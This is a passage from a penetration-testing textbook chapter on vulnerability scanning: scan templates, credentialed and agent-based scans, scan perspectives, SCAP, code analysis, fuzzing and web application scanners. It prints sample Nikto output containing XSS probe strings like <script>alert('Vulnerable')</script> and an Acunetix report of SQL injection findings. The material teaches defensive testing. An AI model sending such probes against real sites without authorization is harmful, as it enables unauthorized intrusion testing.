
Scan sensitivity settings determine the types of checks that the scanner will perform and should be customized to ensure that the scan meets its objectives while minimizing the possibility of disrupting the target environment.

Typically, administrators create a new scan by beginning with a template. This may be a template provided by the vulnerability management vendor and built into the product, such as the Nessus templates shown in Figure 4.5, or it may be a custom-developed template created for use within the organization. As administrators create their own scan configurations, they should consider saving common configuration settings in

https://t.me/learningnets

templates to allow efficient reuse of their work, saving time and reducing errors when configuring future scans.

FIGURE 4.5 Nessus scan templates




Administrators may also improve the efficiency of their scans by configuring the specific plug-ins that will run during each scan. Each plug-in performs a check for a specific vulnerability, and these plug-ins are often grouped into families based on the operating system, application, or device that they involve. Disabling unnecessary plug-ins improves the speed of the scan by bypassing unnecessary checks and also may reduce the number of false positive results detected by the scanner.

For example, an organization that does not use the Amazon Linux operating system may choose to disable all checks related to Amazon Linux in its scanning template. Figure 4.6 shows an example of disabling these plug-ins in Nessus. Similarly, an organization that blocks the use of some protocols at the network firewall may not wish to consume time performing external scans using those protocols.

https://t.me/learningnets

FIGURE 4.6 Disabling unused plug-ins



Scanning Fragile Systems

Some plug-in scan tools perform tests that may actually disrupt activity on a fragile production system or, in the worst case, damage content on those systems. These plug-ins present a tricky situation. Administrators want to run the scans because they may identify problems that could be exploited by a malicious source. At the same time, cybersecurity professionals clearly don't want to *cause* problems on the organization's network!

These concerns are heightened on networks containing nontraditional computing assets, such as networks containing industrial control systems (ICSs), Internet of Things (IoT) devices, specialized medical equipment, or other potentially fragile systems. While penetration tests should uncover deficiencies in these systems, it is not desirable to disrupt production activity with poorly configured scans if at all avoidable.

https://t.me/learningnets

One way around this problem is to maintain a test environment containing copies of the same systems running on the production network and running scans against those test systems first. If the scans detect problems in the test environment, administrators may correct the underlying causes on both test and production networks before running scans on the production network.

During penetration tests, testers may wish to configure their scans to run as stealth scans, which go to great lengths to avoid using tests that might attract attention. This is especially true if the organization's cybersecurity team is not aware that a penetration test is underway. Service disruptions, error messages, and log entries caused by scans may attract attention from the cybersecurity team that causes them to adjust defenses in a manner that obstructs the penetration test. Using stealth scans better approximates the activity of a skilled attacker, resulting in a more realistic penetration test.

Supplementing Network Scans

Basic vulnerability scans run over a network, probing a system from a distance. This provides a realistic view of the system's security by simulating what an attacker might see from another network vantage point. However, the firewalls, intrusion prevention systems, and other security controls that exist on the path between the scanner and the target server may affect the scan results, providing an inaccurate view of the server's security independent of those controls.

Additionally, many security vulnerabilities are difficult to confirm using only a remote scan. Vulnerability scans that run over the network may detect the possibility that a vulnerability exists but be unable to confirm it with confidence, causing a false positive result that requires time-consuming administrator investigation.

Virtualization and Container Security

Many IT organizations embrace virtualization and container technology as a means to improve the efficiency of their resource utilization. Virtualization approaches allow administrators to run many virtual "guest" operating systems on a single physical "host" system. This allows the guests to share CPUs, memory, storage, and other resources. It also allows administrators to quickly reallocate resources as needs shift.

Containerization takes virtualization technology a step higher up in the stack. Instead of merely running on shared hardware, as is the case with virtual machines, containers run on a shared operating system but still provide the portability and dynamic allocation capabilities of virtualization.

https://t.me/learningnets

Administrators and penetration testers working in both virtualized and containerized environments should pay careful attention to how the interactions between components in those environments may affect the results of vulnerability scans. For example, network communications between virtual machines or containerized applications may take place entirely within the confines of the virtualization or containerization environment using virtual networks that exist in memory on a host. Services exposed only within those environments may not be detectable by traditional network-based vulnerability scanning.


Agent-based scans may work in a more effective manner in these environments. Many vulnerability management tools are also now virtualization- and containerization-aware, allowing them to process configuration and vulnerability information for components contained within these environments.

Modern vulnerability management solutions can supplement these remote scans with trusted information about server configurations. This information may be gathered in two ways. First, administrators can provide the scanner with credentials that allow the scanner to connect to the target server and retrieve configuration information. This information can then be used to determine whether a vulnerability exists, improving the scan's accuracy over noncredentialed alternatives. For example, if a vulnerability scan detects a potential issue that can be corrected by an operating system service pack, the credentialed scan can check whether the service pack is installed on the system before reporting a vulnerability.

Credentialed scans are widely used in enterprise vulnerability management programs, and it may be fair game to use them in penetration tests as well. However, this depends upon the parameters of the penetration test and whether the testing team is supposed to have "white box" access to internal information as they conduct their work. If a penetration test is intended to be a "black box" exercise, providing the team with results of credentialed vulnerability scans would normally be outside the bounds of the test. As always, if questions exist about what is or is not appropriate during a penetration test, consult the agreed-upon SOW.

Figure 4.7 shows an example of the credentialed scanning options available within QualysGuard. Credentialed scans may access operating systems, databases, and applications, among other sources.

FIGURE 4.7 Configuring authenticated scanning



https://t.me/learningnets



Credentialed scans typically only retrieve information from target servers and do not make changes to the server itself. Therefore, administrators should enforce the principle of least privilege by providing the scanner with a read-only account on the server. This reduces the likelihood of a security incident related to the scanner's credentialed access.

In addition to credentialed scanning, some scanners supplement the traditional server-based approach to vulnerability scanning with a complementary agent-based approach. In this approach, administrators install small software agents on each target server. These agents conduct scans of the server configuration, providing an "inside-out" vulnerability scan, and then report information back to the vulnerability management platform for analysis and reporting.



System administrators are typically wary of installing agents on the servers that they manage for fear that the agent will cause performance or stability issues. If you choose to use an agent-based approach to scanning, you should approach this concept conservatively, beginning with a small pilot deployment that builds confidence in the agent before proceeding with a more widespread deployment.

Scan Perspective

Comprehensive vulnerability management programs provide the ability to conduct scans from a variety of *scan perspectives*. Each scan perspective conducts the scan from a different location on the network, providing a different view into vulnerabilities. Penetration testers must be keenly aware of the network topology of the environments undergoing testing and how the location of their tools on the network may affect scan results.

For example, an external scan is run from the Internet, giving administrators a view of what an attacker located outside the organization would see as potential vulnerabilities. Internal scans might run from a scanner on the general corporate network, providing the view that a malicious insider might encounter. Finally, scanners located inside the data center and agents located on the servers offer the most accurate view of the real state of the server by showing vulnerabilities that might be blocked by other security controls on the network.




The internal and external scans required by PCI DSS are a good example of scans performed from different perspectives. The organization may conduct its own internal scans but must supplement them with external scans conducted by an approved scanning vendor.

Vulnerability management platforms have the ability to manage different scanners and provide a consolidated view of scan results, compiling data from different sources. Figure 4.8 shows an example of how the administrator may select the scanner for a newly configured scan using QualysGuard.

https://t.me/learningnets

FIGURE 4.8 Choosing a scan appliance



As they do when choosing whether to use the results of credentialed scans, penetration testers should exercise caution and consult the statement of work when determining the appropriate scan perspectives for use during a test. Penetration testers should not have access to scans run using an internal perspective if they are conducting a black box penetration test.

Scanner Maintenance

Like any technology product, vulnerability management solutions require care and feeding. Administrators should conduct regular maintenance of their vulnerability scanner to ensure that the scanning software and vulnerability feeds remain up to date.




Scanning systems do provide automatic updating capabilities that keep the scanner and its vulnerability feeds up to date. Organizations can and should take advantage of these features, but it is always a good idea to check in once in a while and manually verify that the scanner is updating properly.

Scanner Software

Scanning systems themselves aren't immune from vulnerabilities. As shown in Figure 4.9, even vulnerability scanners can have security issues! Regular patching of scanner software protects an organization against scanner-specific vulnerabilities and also provides important bug fixes and feature enhancements to improve scan quality.

https://t.me/learningnets

FIGURE 4.9 National Cyber Awareness System Vulnerability Summary



National Cyber Awareness System

Vulnerability Summary for CVE-2014-7280

Original release date: 10/21/2014
Last revised: 09/08/2015
Source: US-CERT/NIST

Overview

Cross-site scripting (XSS) vulnerability in the Web UI before 2.3.4 Build #85 for Tenable Nessus 5.x allows remote web servers to inject arbitrary web script or HTML via the server header.

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 4.3 MEDIUM
Vector: (AV:N/AC:M/Au:N/C:N/I:P/A:N) (legend)
Impact Subscore: 2.9
Exploitability Subscore: 8.6

CVSS Version 2 Metrics:


Access Vector: Network exploitable - Victim must voluntarily interact with attack mechanism
Access Complexity: Medium
Authentication: Not required to exploit
Impact Type: Allows unauthorized modification

(Source: NIST/US-CERT CVE 2014-7280)

Vulnerability Plug-In Feeds

Security researchers discover new vulnerabilities every week, and vulnerability scanners can only be effective against these vulnerabilities if they receive frequent updates to their plug-ins. Administrators should configure their scanners to retrieve new plug-ins on a regular basis, preferably daily. Fortunately, as shown in Figure 4.10, this process is easily automated.

FIGURE 4.10 Setting automatic updates in Nessus



https://t.me/learningnets

Security Content Automation Protocol (SCAP)

The Security Content Automation Protocol (SCAP) is an effort by the security community, led by the National Institute of Standards and Technology (NIST), to create a standardized approach for communicating security-related information. This standardization is important to the automation of interactions between security components. The SCAP standards include the following:

Common Configuration Enumeration (CCE) Provides a standard nomenclature for discussing system configuration issues.

Common Platform Enumeration (CPE) Provides a standard nomenclature for describing product names and versions.

Common Vulnerabilities and Exposures (CVE) Provides a standard nomenclature for describing security-related software flaws.

Common Vulnerability Scoring System (CVSS) Provides a standardized approach for measuring and describing the severity of security-related software flaws.

Extensible Configuration Checklist Description Format (XCCDF) Is a language for specifying checklists and reporting checklist results.

Open Vulnerability and Assessment Language (OVAL) Is a language for specifying low-level testing procedures used by checklists.

For more information on SCAP, see NIST SP 800-117: *Guide to Adopting and Using the Security Content Automation Protocol (SCAP) Version 1.0* or the SCAP website (`http://scap.nist.gov`).

Software Security Testing

No matter how skilled the development team for an application is, there will be some flaws in their code, and penetration testers should include tools that test software security in their toolkits.

Veracode's 2017 metrics for applications based on its testing showed that more than 70 percent of the over 400,000 applications they scanned did not succeed in passing their OWASP (Open Web Application Security Project) Top 10 security issues testing process. That number points to a massive need for continued better integration of software security testing into the software development life cycle.

https://t.me/learningnets



In addition to the preceding statistics, Veracode provides a useful yearly review of the state of software security. You can read more of the 2017 report at `https://info.veracode.com/report-state-of-software-security.html`.

There are a broad variety of manual and automatic testing tools and methods available to penetration testers and developers alike. Fortunately, automated tools have continued to improve, providing an easier way to test the security of code than performing tedious manual tests. Over the next few pages we will review some of the critical software security testing methods and tools available today.

Analyzing and Testing Code

The source code that is the basis of every application and program can contain a variety of bugs and flaws, from programming and syntax errors to problems with business logic, error handling, and integration with other services and systems. It is important to be able to analyze the code to understand what the code does, how it performs that task, and where flaws may occur in the program itself. This information may point to critical undiscovered vulnerabilities that may be exploited during a penetration test.

Code testing is often done via static or dynamic code analysis along with testing methods like fuzzing and fault injection. Once changes are made to code and it is deployed, it must be regression-tested to ensure that the fixes put in place didn't create new security issues!

Static Code Analysis

Static code analysis (sometimes called source code analysis) is conducted by reviewing the code for an application. Since static analysis uses the source code for an application, it can be seen as a type of white box testing with full visibility to the testers. This can allow testers to find problems that other tests might miss, either because the logic is not exposed to other testing methods or because of internal business logic problems.

Unlike many other methods, static analysis does not run the program being analyzed; instead it focuses on understanding how the program is written and what the code is intended to do. Static code analysis can be conducted using automated tools or manually by reviewing the code—a process sometimes called "code understanding." Automated static code analysis can be very effective at finding known issues, and manual static code analysis helps to identify programmer-induced errors.



OWASP provides static code analysis tools for .NET, Java, PHP, C, and JSP, as well as a list of other static code analysis tools, at `https://www.owasp.org/index.php/Static_Code_Analysis`.

https://t.me/learningnets

Dynamic Code Analysis

Dynamic code analysis relies on execution of the code while providing it with input to test the software. Much like static code analysis, dynamic code analysis may be done via automated tools or manually, but there is a strong preference for automated testing because of the volume of tests that need to be conducted in most dynamic code testing processes.

Penetration testers are much more likely to find themselves able to conduct dynamic analysis of code rather than static analysis because the terms of penetration-testing SOWs often restrict access to source code.

Fuzzing

Fuzz testing, or *fuzzing*, involves sending invalid or random data to an application to test its ability to handle unexpected data. The application is monitored to determine if it crashes, fails, or responds in an incorrect manner. Fuzzing is typically automated because of the large amount of data that a fuzz test involves, and is particularly useful for detecting input validation and logic issues as well as memory leaks and error handling.

Fuzz testing can often be performed externally without any privileged access to systems and is therefore a popular technique among penetration testers. However, fuzz testing is also a noisy testing method that may attract undue attention from cybersecurity teams.

Web Application Vulnerability Scanning

Many of the applications our organizations use today are web-based, and they offer unique opportunities for testing because of the relative standardization of HTML-based web interfaces. Earlier in this chapter, we looked at vulnerability scanning tools like Nessus and QualysGuard, which scan for known vulnerabilities in systems, in services, and to a limited extent in web applications. Dedicated web application vulnerability scanners provide an even broader toolset specifically designed to identify problems with applications and their underlying web servers, databases, and infrastructure.


There are dozens of commercial web application vulnerability scanners available, but some of the most popular are Acunetix WVS, Arachni, Burp Suite, IBM's AppScan, HP's WebInspect, Netsparker, QualysGuard's Web Application Scanner, and W3AF. The open-source Nikto project also provides web application scanning capabilities.

Web application scanners can be directly run against an application, but may also be guided through the application to ensure that they find all of the components that you want to test. Like traditional vulnerability scanners, web application scanning tools provide a report of the issues they discovered when they are done, as shown in Figure 4.11. Additional details, including where the issue was found and any remediation guidance, are also typically available by drilling down on the report item.

Nikto is an open-source web application scanning tool that is freely available for anyone to use. As shown in Figure 4.12, it uses a command-line interface and displays results in text form. You should be familiar with interpreting the results of Nikto scans when taking the exam.

https://t.me/learningnets

FIGURE 4.11 Acunetix web application scan vulnerability report



Se...	Vulnerability	URL	Parameter	Status	Last Seen
!	Blind SQL Injection	http://testaspnet.vulnweb.com/readnews.aspx	id	Open	Jan 3, 2017 11:39:06 AM
!	Blind SQL Injection	http://testaspnet.vulnweb.com/comments.aspx	id	Open	Jan 3, 2017 11:39:35 AM
!	Blind SQL Injection	http://testaspnet.vulnweb.com/login.aspx	tbUsername	Open	Jan 3, 2017 11:39:58 AM
!	Blind SQL Injection	http://testaspnet.vulnweb.com/comments.aspx	tbComment	Open	Jan 3, 2017 11:41:09 AM
!	Cross site scripting	http://testaspnet.vulnweb.com/readnews.aspx	NewsAd	Open	Jan 3, 2017 11:39:23 AM
!	Cross site scripting	http://testaspnet.vulnweb.com/comments.aspx	tbComment	Open	Jan 3, 2017 11:41:36 AM
!	Cross site scripting	http://testaspnet.vulnweb.com/comments.aspx	tbComment	Open	Jan 3, 2017 11:52:19 AM
!	Microsoft IIS tilde directory enumeration	http://testaspnet.vulnweb.com/		Open	Jan 3, 2017 11:50:50 AM
!	SQL injection	http://testaspnet.vulnweb.com/readnews.aspx	id	Open	Jan 3, 2017 11:39:03 AM
!	SQL injection	http://testaspnet.vulnweb.com/comments.aspx	id	Open	Jan 3, 2017 11:39:33 AM
!	SQL injection	http://testaspnet.vulnweb.com/login.aspx	tbUsername	Open	Jan 3, 2017 11:39:47 AM
!	SQL injection	http://testaspnet.vulnweb.com/comments.aspx	tbComment	Open	Jan 3, 2017 11:40:40 AM
!	Unicode transformation issues	http://testaspnet.vulnweb.com/comments.aspx	tbComment	Open	Jan 3, 2017 11:41:09 AM
!	Unicode transformation issues	http://testaspnet.vulnweb.com/comments.aspx	tbComment	Open	Jan 3, 2017 11:52:18 AM
!	User controllable script source	http://testaspnet.vulnweb.com/readnews.aspx	NewsAd	Open	Jan 3, 2017 11:39:17 AM
!	ASP.NET error message	http://testaspnet.vulnweb.com/		Open	Jan 3, 2017 11:38:28 AM
!	Cross frame scripting	http://testaspnet.vulnweb.com/readnews.aspx	NewsAd	Open	Jan 3, 2017 11:39:05 AM


FIGURE 4.12 Nikto web application scan results

```
 Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ /servlet/org.apache.catalina.ContainerServlet/<script>alert('Vulnerable')</script>: Apache-Tomcat is vulnerab
le to Cross Site Scripting (XSS) by invoking java classes. http://www.cert.org/advisories/CA-2000-02.html.
+ /servlet/org.apache.catalina.Context/<script>alert('Vulnerable')</script>: Apache-Tomcat is vulnerable to Cro
ss Site Scripting (XSS) by invoking java classes. http://www.cert.org/advisories/CA-2000-02.html.
+ /servlet/org.apache.catalina.Globals/<script>alert('Vulnerable')</script>: Apache-Tomcat is vulnerable to Cro
ss Site Scripting (XSS) by invoking java classes. http://www.cert.org/advisories/CA-2000-02.html.
+ /servlet/org.apache.catalina.servlets.WebdavStatus/<script>alert('Vulnerable')</script>: Apache-Tomcat is vul
nerable to Cross Site Scripting (XSS) by invoking java classes. http://www.cert.org/advisories/CA-2000-02.html.
+ /nosuchurl/><script>alert('Vulnerable')</script>: JEUS is vulnerable to Cross Site Scripting (XSS) when reque
sting non-existing JSP pages. http://securitytracker.com/alerts/2003/Jun/1007004.html
+ /~/<script>alert('Vulnerable')</script>.aspx?aspxerrorpath=null: Cross site scripting (XSS) is allowed with .
aspx file requests (may be Microsoft .net). http://www.cert.org/advisories/CA-2000-02.html
+ /~/<script>alert('Vulnerable')</script>.aspx: Cross site scripting (XSS) is allowed with .aspx file requests
(may be Microsoft .net). http://www.cert.org/advisories/CA-2000-02.html
+ /~/<script>alert('Vulnerable')</script>.asp: Cross site scripting (XSS) is allowed with .asp file requests (m
ay be Microsoft .net). http://www.cert.org/advisories/CA-2000-02.html
+ /node/view/666\"><script>alert(document.domain)</script>: Drupal 4.2.0 RC is vulnerable to Cross Site Scripti
ng (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ /mailman/listinfo/<script>alert('Vulnerable')</script>: Mailman is vulnerable to Cross Site Scripting (XSS).
Upgrade to version 2.0.8 to fix. http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-27095: /bb000001.pl<script>alert('Vulnerable')</script>: Actinic E-Commerce services is vulnerable to C
ross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-54589: /a.jsp/<script>alert('Vulnerable')</script>: JServ is vulnerable to Cross Site Scripting (XSS) w
hen a non-existent JSP file is requested. Upgrade to the latest version of JServ. http://www.cert.org/advisorie
s/CA-2000-02.html.
+ /<script>alert('Vulnerable')</script>.thtml: Server is vulnerable to Cross Site Scripting (XSS). http://www.c
ert.org/advisories/CA-2000-02.html.
+ /<script>alert('Vulnerable')</script>.shtml: Server is vulnerable to Cross Site Scripting (XSS). http://www.c
ert.org/advisories/CA-2000-02.html.
+ /<script>alert('Vulnerable')</script>.jsp: Server is vulnerable to Cross Site Scripting (XSS). http://www.cer
t.org/advisories/CA-2000-02.html.
+ /<script>alert('Vulnerable')</script>.aspx: Cross site scripting (XSS) is allowed with .aspx file requests (m
ay be Microsoft .net). http://www.cert.org/advisories/CA-2000-02.html.
```

Most organizations do use web application scanners, but they choose to use commercial products that offer advanced capabilities and user-friendly interfaces. While there are dedicated web application scanners, such as Acunetix, on the market, many firms choose to use the web application scanning capabilities of traditional network vulnerability scanners, such as Nessus, QualysGuard, and Nexpose. Figure 4.13 shows an example of Nessus used in a web scanning role.

https://t.me/learningnets

FIGURE 4.13 Nessus web application scanner



In addition to using automated web application vulnerability scanners, manual scanning is frequently conducted to identify issues that automated scanners may miss. Manual testing may be fully manual, with inputs inserted by hand, but testers typically use tools called *interception proxies* that allow them to capture communication between a browser and the web server. Once the proxy captures the information, the tester can modify the data that is sent and received.

A web browser plug-in proxy like TamperData for Chrome or Firefox can allow you to modify session values during a live connection, as shown in Figure 4.14. Using an interception proxy to crawl through an application provides insight into what data the web application uses and how you could attack the application.

